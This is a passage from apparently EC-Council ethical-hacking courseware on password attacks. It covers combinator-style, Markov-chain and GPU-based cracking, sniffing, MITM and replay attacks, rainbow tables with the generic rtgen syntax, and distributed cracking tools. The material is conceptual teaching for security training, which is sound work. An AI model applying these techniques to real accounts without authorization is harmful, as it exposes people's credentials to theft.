"**s**", "**s**", "**w**", "**o**", "**r**", "**d**", "**pa**" , "**ss**", "**wo**", "**rd**", etc. Attackers usually perform this attack to crack complex passwords such as "**pass-10**".

  To perform this attack, attackers create a list of unique password hashes from a leaked password hash database, and then perform a brute-force attack to obtain a wordlist and further start the fingerprint attack.

- **PRINCE Attack**

  A PRobability INfinite Chained Elements (PRINCE) attack is an advanced version of a combinator attack in which, instead of taking inputs from two different dictionaries, attackers use a single input dictionary to build chains of combined words. This chain can have between 1 and *n* words from the input dictionary concatenated together to form a chain of words. For example, if the length of characters to be guessed is 5, then the following combinations are created from the input dictionary:

  5-letter word

  3-letter word + 2-letter word

  2-letter word + 3-letter word

  1-letter word + 4-letter word

  … etc.

- **Toggle-Case Attack**

  In a toggle-case attack, attackers try all possible upper-case and lower-case combinations of a word present in the input dictionary. For example, if a word in the input dictionary is "**xyz**", the following set of combinations is generated:

  Xyz

  Xyz

  XYz

  XYZ

  xYz

  … etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The success rate of this attack is low for the following reasons:

- If users use upper-case letters, they either use it in the first place or in between the word
- In other cases, the users use a lower or equal number of upper-case letters than lower-case letters

- **Markov-Chain Attack**

  In Markov-chain attacks, attackers gather a password database and split each password entry into two- and three-character syllables (2-grams and 3-grams); using these character elements, a new alphabet is developed, which is then matched with the existing password database.

  In the initial phase of this attack, attackers set a threshold parameter for the occurrences of the elements, and only the letters present in the new alphabet that occurred at least the minimum number of times are selected. Furthermore, this technique combines the selected letters into words with a maximum length of eight characters, and then a dictionary attack is performed to crack the target password.

- **GPU-based Attack**

  Graphics processing units (GPUs) are specialized circuits used in advanced computing devices to display graphics. GPUs can also be used by web browsers to expedite application processing in data centers and cloud environments.

  GPUs are based on cross-platform APIs such as OpenGL that can be accessed by any application on the device with user-level credentials or permissions. As computing devices such as laptops or desktops are configured with graphics drivers and libraries by default, GPU-based attacks can be launched through their APIs.

  To perform a GPU-based attack, attackers initially perform social engineering to trick the victim into downloading a malicious program or application. Then, the malicious program allows the attackers to secretly track user activities on the browser and perform side-channel leaks to steal passwords.

  The working of a GPU attack is as follows:

  - The attacker lures or forces the victim into visiting an insecure site or downloading a malware-loaded application onto their system.
  - When the victim installs the malware-loaded application, the malware starts accessing the browser's OpenGL API.
  - The malware on OpenGL API sets up a spy on the device to track activities on the browser.
  - When the victim accesses any website via the browser, attackers can copy every character entered by the victim on the password field of the website.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.31: Illustration of a GPU-based password attack

Passive Online Attacks

- **Wire Sniffing**

  Packet sniffing is a form of wire sniffing or wiretapping in which hackers sniff credentials during transit by capturing Internet packets. Attackers rarely use sniffers to perform this type of attack. With packet sniffing, an attacker can gain passwords to applications such as email, websites, SMB, FTP, rlogin sessions, or SQL. As sniffers run in the background, the victim remains unaware of the sniffing.

Figure 6.32: Wire sniffing

As sniffers gather packets at the data link layer, they can grab all the packets on the LAN of the machine running the sniffer program. This method is relatively hard to perpetrate and computationally complicated. This is because a network with a hub implements a broadcast medium that all systems share on the LAN. The LAN sends the data to all machines connected to it. If an attacker runs a sniffer on one system on the LAN, he/she can gather data sent to and from any other system on the LAN. The majority of sniffer tools are ideally suited to sniff data in a hub environment. These tools are passive sniffers, as they passively wait for data transfer before capturing the information. They are efficient at imperceptibly gathering data from the LAN. The captured data may include passwords sent to remote systems during FTP, rlogin sessions, and electronic mail. The attacker uses these sniffed credentials to gain unauthorized access to the target system. There are a variety of tools available on the Internet for passive wire sniffing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Man-in-the-Middle/Manipulator-in-the-Middle and Replay Attacks**

  When two parties are communicating, a man-in-the-middle/manipulator-in-the-middle (MITM) attack can take place, in which a third party intercepts a communication between the two parties without their knowledge. The third party eavesdrops on the traffic and then passes it along. To do this, the "man in the middle" has to sniff from both sides of the connection simultaneously. In an MITM attack, the attacker acquires access to the communication channels between the victim and server to extract the information. This type of attack is often used in telnet and wireless technologies. It is not easy to implement such attacks owing to the TCP sequence numbers and the speed of the communication. This method is relatively hard to perpetrate and can sometimes be broken by invalidating the traffic.




Figure 6.33: Main-in-the-middle/manipulator-in-the-middle and replay attacks

In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant info is extracted, the tokens are placed back on the network to gain access. The attacker uses this type of attack to replay bank transactions or similar types of data transfer, in the hope of replicating and/or altering activities, such as banking deposits or transfers.

Offline Attacks

Offline attacks occur when an attacker checks the validity of passwords. The attacker observes how the password is stored. If the usernames and passwords are stored in a readable file, it is easy for the attacker to gain access to the system. Hence, it is important to protect the list of passwords and keep it in an unreadable form, preferably encrypted.

Offline attacks are often time-consuming but have a high success rate as the password hashes can be reversed owing to their small keyspace and short length. Notably, different password-cracking techniques are available on the Internet.

Two examples of offline attacks are as follows:

1. Rainbow table attack
2. Distributed Network Attack

- **Rainbow Table Attack**

  A rainbow table attack uses the cryptanalytic time–memory trade-off technique, which requires less time than other techniques. It uses already-calculated information stored in memory to crack the encryption. In the rainbow table attack, the attacker creates a

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

table of all the possible passwords and their respective hash values, known as a rainbow table, in advance.

Rainbow Table: A rainbow table is a precomputed table that contains word lists like dictionary files and brute-force lists and their hash values. It is a lookup table specially used in recovering a plaintext password from a ciphertext. The attacker uses this table to look for the password and tries to recover it from password hashes.

Computed Hashes: An attacker computes the hash for a list of possible passwords and compares it to the pre-computed hash table (rainbow table). If attackers find a match, they can crack the password.

Compare the Hashes: An attacker captures the hash of a password and compares it with the precomputed hash table. If a match is found, then the password is cracked. It is easy to recover passwords by comparing captured password hashes to the pre-computed tables.

Examples of pre-computed hashes:




Figure 6.34: Pre-computed hashes

Tool to Create Rainbow Tables: rtgen

Source: *http://project-rainbowcrack.com*

RainbowCrack is a general-purpose implementation that takes advantage of the time–memory trade-off technique to crack hashes. This project allows you to crack a hashed password.

Attackers use the rtgen tool of this project to generate the rainbow tables. As shown in the screenshot, the rtgen program needs several parameters to generate a rainbow table.

The syntax of the command line is:

Syntax: `rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.35: Screenshot of rtgen

Note: RainbowCrack supports up to Windows 10 only.

- **Distributed Network Attack**

  A Distributed Network Attack (DNA) is a technique used for recovering password-protected files that utilize the unused processing power of machines spread across the network to decrypt passwords. In this attack, the attacker installs a DNA manager in a central location where machines running DNA clients can access it over a network. The DNA manager coordinates the attack and assigns small portions of the key search to machines distributed throughout the network. The DNA client runs in the background, only taking the processor time that was unused. The program combines the processing capabilities of all the clients connected to the network and uses it to crack the password. Attackers use the Exterro Password Recovery Toolkit (PRTK), which is equipped with DNA tools, to perform this attack.

  The features of a DNA are as follows:

  - Easily reads statistics and graphs
  - Adds user dictionaries to crack a password
  - Optimizes password attacks for specific languages
  - Modifies the user dictionaries
  - Comprises stealth client installation functionality
  - Automatically updates client while updating the DNA server

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

DNA can be classified into two modules:

- **DNA Server Interface**

  The DNA server interface allows users to manage DNA from a server. The DNA server module provides the user with the status of all the jobs that the DNA server is executing. The interface contains the following jobs:

  - **Current Jobs**: The current job queue consists of all the jobs added to the list by the controller. The current job list has many columns, such as the identification number assigned by the DNA to the job, the name of the encrypted file, the user's password, the password that matches a key that can unlock the data, the status of the job, and various other columns.
  - **Finished Jobs**: The finished job list provides information about the decryption jobs, including the password. It also has many columns that are similar to the current job list. These columns include the identification number assigned by DNA to the job, the name of the encrypted file, the decrypted path of the file, the key used to encrypt and decrypt the file, the date and time that the DNA server started working on the job, the date and time the DNA server finished working on the job, the elapsed time, etc.

- **DNA Client Interface**

  Users can use the DNA client interface from many workstations. The interface helps the client statistics to coordinate easily and is available on machines with the pre-installed DNA client application. There are several components, such as the name of the DNA client, the name of the group to which the DNA client belongs, and the statistics about the current job.

Network Management

The Network Traffic dialog box aids in the discovery of the network speed the DNA uses and each work-unit length of the DNA client. Using the work-unit length, a DNA client can work without contacting the DNA server. The DNA client application can contact the DNA server at the beginning and end of the work-unit length.

The user can monitor the job status queue and DNA. After collecting the data from the Network Traffic dialog box, the user can modify the client's work. When the size of the work-unit length increases, the speed of the network traffic decreases. A decrease in the speed of the traffic leads the client working on the jobs to spend longer amounts of time. Therefore, the user can make fewer requests to the server because of the reduction in the bandwidth of network traffic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Password Recovery Tools

Password recovery tools allow attackers to break complex passwords, recover strong encryption keys, and unlock several documents.

- **Elcomsoft Distributed Password Recovery**

  Source: *https://www.elcomsoft.com*

  The Elcomsoft Distributed Password Recovery application allows attackers to break complex passwords, recover strong encryption keys, and unlock documents in a production environment.

  Attackers can use this tool to recover the passwords of the target system to gain unauthorized access to the critical files and other system software.


